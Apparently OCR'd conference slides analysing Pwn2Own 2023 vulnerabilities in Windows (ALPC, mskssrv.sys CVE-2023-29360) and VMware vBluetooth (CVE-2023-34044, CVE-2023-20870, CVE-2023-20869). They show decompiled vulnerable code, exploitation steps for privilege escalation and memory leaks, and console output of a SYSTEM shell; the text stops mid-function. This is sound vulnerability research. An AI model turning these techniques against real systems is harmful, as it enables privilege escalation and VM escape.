LpcpCopyRequestData


```
// Called by NtWriteRequestData and NtReadRequestData
waiting_thread = alpc_message->WaitingThread;
if ( waiting_thread )
{
  ...
  if ( is_read )
  {
    fromproc = (_EPROCESS *)CurrentProcess;
    fromaddr = Address;   // Controllable by Users
    toproc = (_EPROCESS *)waiting_thread->Tcb.Process;
    toaddr = datainfo[0]; // Controllable by Users

  }
  else
  {
    fromproc = (_EPROCESS *)waiting_thread->Tcb.Process;
    fromaddr = datainfo[0]; // Controllable by Users
    toproc = (_EPROCESS *)CurrentProcess;
    toaddr = Address;       // Controllable by Users
  }
  // Copy data `fromaddr` in `fromproc` to `toaddr` of `toproc`
  v15 = MmCopyVirtualMemory(fromproc, fromaddr, toproc, toaddr, Length, prev_mode,
  ...
}
```

Higher Privileged Thread
Higher Privileged Process
Arbitrary Read Write to higher privileged Process

- Exploitation
  1. Spray Thread of higher privileged process
  2. Arbitrary Read/Write on the higher privileged process
  3. Execute Code on the higher privileged process

CVE-2023-29360

- **Windows Streaming Service** Arbitrary Memory Mapping
  - Beautiful Logical Vulnerability used in Pwn2Own 2023 Vancouver
  - Map the arbitrary address
    - Read/Write on arbitrary address



CVE-2023-29360

- **Windows Streaming Service** Arbitrary Memory Mapping

mskssrv.sys


```
__int64 __fastcall FsAllocAndLockMdl(void *address, ULONG size, _MDL **mdl_object)
{
  if ( !address || !size || !mdl_object )
    return 0xC000000D;
  Alloc_Mdl = IoAllocateMdl(address, size, 0, 0, 0i64);
  if ( !Alloc_Mdl )
    return 0xC000009A;
  // Probe and Lock MDL with "KernelMode (0)"
  MmProbeAndLockPages(Alloc_Mdl, 0, IoWriteAccess);
  *mdl_object = Alloc_Mdl;
  return 0;
}
```

User controllable

Kernel Mode

CVE-2023-29360


- Read/Write Primitive is free
  - + Address leak by `NtQuerySystemInformation`
  - Any technique you want will be fine



```
C:\Users\user1\Desktop>exploit.exe
[+] Initialize Rendezvous
systemaddr : FFFF96016E69E080
[+] Got System Token: FFFFE5827309B72C
Microsoft Windows [Version 10.0.19045[redacted]]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user1\Desktop>whoami
nt authority\system

C:\Users\user1\Desktop>
```


CVE-2023-34044

- VMware vBluetooth Uninitialized Memory Leakage
  - Variant of **CVE-2023-20870**, Pwn2Own 2023 Vancouver



CVE-2023-34044

- **CVE-2023-20870**, Pwn2Own 2023 Vancouver
  - URB (USB Request Block) for vBluetooth



```
RBuf *__fastcall RBuf_New(_DWORD *a1, unsigned int a2){
  buf = (RBuf *)UtilSafeMalloc0(a2 + 0x18i64);
  //
  buf->field_8 = 0i64;
  buf->qword10 = a1;
  // ....
```

rbuf is not initialized

```
vurb *__fastcall VBluetoothHCI_NewUrb(...)
{
  //...
  urbdata = VBluetoothHCI_RBufNew(dev->add.hci, num_bytes);
  wrap->rbuf = (__int64)urbdata;
  wrap->urb.data = RBuf_MutableData(urbdata); // rbuf + 24
  return &wrapper->urb; // offset 8
}
```

```
struct urb_control{
  BYTE bmRequestType;
  BYTE bRequest;
  WORD wValue;
  WORD wIndex;
  WORD wLength;
  char data[]
}
```

Header will be initialized

But, data remains uninitialized

CVE-2023-34044

- **CVE-2023-20870**, Pwn2Own 2023 Vancouver

```
__int64 __fastcall VBluetoothHCI_SubmitUrb(vurb *urb){
  pipe = urb->pipe;
  // ...
  urb->status = 0;
  urb->actualLen = urb->bufferLen;
  endptAddr = pipe->endptAddr;
  if ( endptAddr ) {/**/} // Process Non Control URB
  if ( (data->bmRequestType & 0x60) == TYPE_CLASS ){
    // ...
  }
  if(urb->bRequest == VUSB_REQ_SET_CONFIGURATION){
    //...
  }
  if(urb->bRequest == VUSB_REQ_SET_INTERFACE){
    //...
  }
  // ...
  return gUsblibClientCb->VUsb_CompleteUrbAndContinue(urb);
```

actualLen is requested size

```
char __fastcall UHCI_UrbResponse(__int64 a1, vurb *a2)
{

  //...
  if ( !*((_DWORD *)v8 + 7) ||
       !PhysMem_CopyToMemory(v13, urb->curdata, actualLen, 0, 6) )
  {
    Warning("UHCI: Bad %s pointer %#I64x\n", "TDBuf", v13);
    *(_DWORD *)(a1 + 1640) = 160;
  }
```

Data is sent to Guest as much as actualLen
➔ Uninitialized data is also leaked

CVE-2023-34044

- Patch of **CVE-2023-20870**

```
__int64 __fastcall VBluetoothHCI_SubmitUrb(vurb *urb){
  pipe = urb->pipe;
  // ...
  urb->status = 0;
  urb->actualLen = urb->bufferLen;
  endptAddr = pipe->endptAddr;
  if ( endptAddr ) {/**/} // Process Non Control URB
  if ( (data->bmRequestType & 0x60) == TYPE_CLASS ){
    // ...
  }
+ urb->actualLen = 8;
  if(urb->bRequest == VUSB_REQ_SET_CONFIGURATION){
    //...
  }
  if(urb->bRequest == VUSB_REQ_SET_INTERFACE){
    //...
  }
  // ...
  return gUsblibClientCb->VUsb_CompleteUrbAndContinue(urb);
```

Is this case OK?

urb->actualLength is set to 8

CVE-2023-34044

- VMware vBluetooth Uninitialized Memory Leakage


```
__int64 __fastcall VBluetoothHCI_SubmitUrb(vurb *urb){
  pipe = urb->pipe;
  // ...
  urb->status = 0;
  urb->actualLen =  urb->bufferLen;
  endptAddr = pipe->endptAddr;
  if ( endptAddr ) {/**/} // Process Non Control URB
  if ( (data->bmRequestType & 0x60) == TYPE_CLASS ){
    sub_140819580(rbuf_1);
    rbuf_slice = RBuf_Slice(rbuf_1, 8u, urb->bufferLen - 8);
    endpoint = 0;
    rbuf = rbuf_slice;
    VBluetoothHCI_PacketOut(dev_1, endpoint, rbuf_slice);
    RBuf_DecRef(rbuf);
    return (gUsblibClientCb->vusbCompleteUrb)(urb);
  }
  // ...
  urb->actualLen = 8; // Patch of CVE-2023-20870
```

```
void VBluetoothHCI_PacketOut_Control(
            VUsbDevice *dev, RBuf *rbuf){
  // ....
  rbuf_length = RBuf_Length(rbuf);
  rbuf_length_1 = rbuf_length;
  if ( rbuf_length - 3 > 255 )
  {
    Warning("ERROR … \n", rbuf_length);
    return;
  }
  // ....
```

actualLen is not adjusted on error

Response URB to guest (actualLen == response size)
➔ The same state with CVE-2023-20870

CVE-2023-34044



1. Send URB to virtual mouse device

```
usb_control_msg_ex(dev_mouse,
    TYPE_VENDOR | ENDPOINT_IN, GET_STATUS, 0, 1,
    outbuf, 0x1000 - URBMOUSE_DATA_OFFSET, 1000);
```

2.Allocate 0x1000 size object containing data address

```
vurb *__fastcall VUsb_NewUrbWithBuf(…, unsigned int legnth)
{ // sub_1407593C0
  new_urb = UtilSafeMalloc0(v3 * 12 + legnth + 152i64);
  new_urb->be = qword_14132C3B0; // data section address
  new_urb->data = &new_urb->_packets[v3];
  return new_urb;
}
```

3. Free the 0x1000 size object

4. Send URB to vBluetooth and trigger bug

```
usb_control_msg_ex(dev_bt,
    TYPE_CLASS | ENDPOINT_IN, GET_STATUS, 0, 0,
    buf, 0x1000 – 0x18, 1000);
```


5. Reallocate freed 0x1000 size object

6. Response URB to guest

vmware_vmx base == qword_14132C3B0 – 0x132C3B0

CVE-2023-20869

- VMware vBluetooth Stack Overflow Vulnerability
  - Pwn2Own 2023 Vancouver
  - Vulnerability existed in Bluetooth Service Discovery Protocol(SDP)



CVE-2023-20869

- Handler for SDP Data

```
char SDPData_ReadElement(_QWORD *in_rbuf, int type_in, struct_a3 *ele)
{
  // ...
  addition_size_desc = 1;
  if ( !RBuf_CopyOutHeader(*in_rbuf, (char *)buf, 1ui64) )
    return 0;
  switch ( buf[0] & 7 )
  {
    // ...
    case 6:
      addition_size_desc = 3;
      if ( !RBuf_CopyOutHeader(*in_rbuf, (char *)buf, 3ui64) )
        return 0;
      ele_size = (buf[1] << 8) | buf[2];
      break;
    // ...
  }
  ele_type = buf[0] >> 3;
  // …
  ele->ele_type = ele_type;
  ele->ele_size = ele_size;
```

ele_type, ele_size are user controllable

```
switch ( ele_type )
{
  case SDP_DE_NULL: // 0
    _mm_lfence();
    return ele_size == 0;
  case SDP_DE_UINT: // 1
    _mm_lfence();
    return SDPData_ReadRawInt(in_rbuf, ele_size, &ele->data, &ele->v);
  case SDP_DE_URL:
    _mm_lfence();
    ele->data = RBuf_CopyOutData(in_rbuf, 0, ele_size);
    return 1;
  // ...
```

CVE-2023-20869

```
char SDPData_ReadRawInt(_QWORD **buf_in, _DWORD len, ..)
{
  char Tmp[16];
  char Src[16];

  result = RBuf_CopyOutHeader(*buf_in, Tmp, len);
  if ( result )
  {
    memcpy(&Src[16-len], Tmp, len);
    *a3 = 0LL;
